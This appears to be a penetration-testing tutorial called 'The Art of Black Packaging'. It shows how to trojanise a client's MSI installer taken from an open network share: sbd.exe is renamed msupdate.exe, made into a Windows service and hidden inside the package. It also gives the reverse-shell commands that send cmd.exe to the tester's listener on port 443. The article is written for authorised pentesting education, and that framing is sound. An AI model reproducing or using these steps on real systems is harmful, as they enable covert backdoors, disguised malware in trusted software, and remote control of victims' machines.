The Art of Black Packaging

On this particular Pentest I connected to the client's wireless connection. After I connected I immediately checked for open shares. Previously I have been lucky and on this particular Pentest luck happened to be on my side.

I had one open share and in there happened to be a whole lot of packages. In particular msi packages, which is a windows installer file.In there was a package that had a following text file explaining that this particular package needs to be executed every fourteen day's. I copied this package to my computer, disconnected and the Art of Black Packaging began.

Step One

When I arrived back at my office, I booted up my Wise Packaging Computer and I copied the file across. I also booted up my Windows box with Perl Development kit and opened up the script below to make *sbd.exe* into a windows service. I renamed sbd.exe to *msupdate.exe* and bound this file to the Perl script enter in the commands for msupdate.exe. I wanted *msupdate.exe* to send a command shell to my listening computer so I used this command (see Figure 1):

```
msupdate -r0 192.168.0.18 -e cmd.exe
                    -p 443
```

`-r0` can be used to re-listen after connection has been disconnected. IP address specified which could be any IP address you wish. On the Video Tutorial



Figure 1. *Windows Service Perl Script*



Figure 2. *Binding msupdate into the original package*

I use the IP address I was given when my machine connected to the wireless connection. –e is to execute a program after connection is completed. –p is the port you specify to listen on or connect out from.

After a quick few edits to the Perl script I saved it and I compiled the script, which gives me *msupdate.exe* as a windows service. As it is for a Pentest it is easily removed using *msupdate.exe --remove auto*, which is very important to be able remove any tools we may install on the client system. I want to be able to remove these tools easily and definitely not let anybody else use this backdoor. So to install this service I must enter *msupdate.exe – -install auto*. This is very important for when I combine this exe with the msi package in step two.

Step Two

I copied the original msi package from the Clients computer and the backdoor called *msupdate.exe* to the packaging computer. I then edited the msi package with Wise Studio. There are other packaging applications, but I find this particular software the easiest to use and I've had the most experience with it. Using Wise Packaging I right clicked on the package and selected edit. The package then opened up and I browsed all the file structure for this application. Doing this allows you to do so many things. I went to the files of the package and as you can see in the tutorial the package files are on the bottom right. Clicking there I selected Hide Empty Folders, so I know the exact directory layout for the package. As you can see I have *c:\Windows* and *c:\Windows\System32* and the files off my computer are on the top. Select the directory where we want *msupdate.exe* to be placed and then click add File and it has been added into the Windows directory of the package (see Figure 2).

Going across to MSI Script I selected *Execute Program from Installed Files*. It brings up a window asking which file I would like to run I chose *msupdate.exe* and entered the command line arguments *– -install auto* and clicked *ok* (see Figure 3).

I needed to compile this package so I select a local compile. It complies with one error. I can see from the description that the file *Dwrcs.ini* did not compile correctly, so I located this file in the files and delete it. As you can see it was 0 bytes. I clicked local compile again and it compiled correctly.

I connected back to the Clients Wireless connection and opened the public share. I copied this package back onto the target machine and opened a listening connection. I then waited for the user to execute the package.



Figure 3. *Command Line Arguments*



Figure 4. *msupdate.exe installs*

Part Three

As you could see on the tutorial the target system had an open public share. The administrator used this share to run a number of programs. I managed to get a backdoor embedded into the original package and then I waited for our shell. Opening a listening shell using *sbd.exe* command is *sbd –l –p 443*. No need to put an IP address because I entered an IP for the backdoor. To push the command shell through to, you can see the package installed like normal and our backdoor installed as msupdate windows service. So in the service list it will show as msupdate and then it pushed our command shell out to my attacking computer (see Figure 4).

Conclusion

I hope you found this fun and a learning experience. It is a different way to look at an attack vector. I continually investigate other ways packaging can be helpful in a Pentest and hope to bring you part two in the future.

by Wayne Ronaldson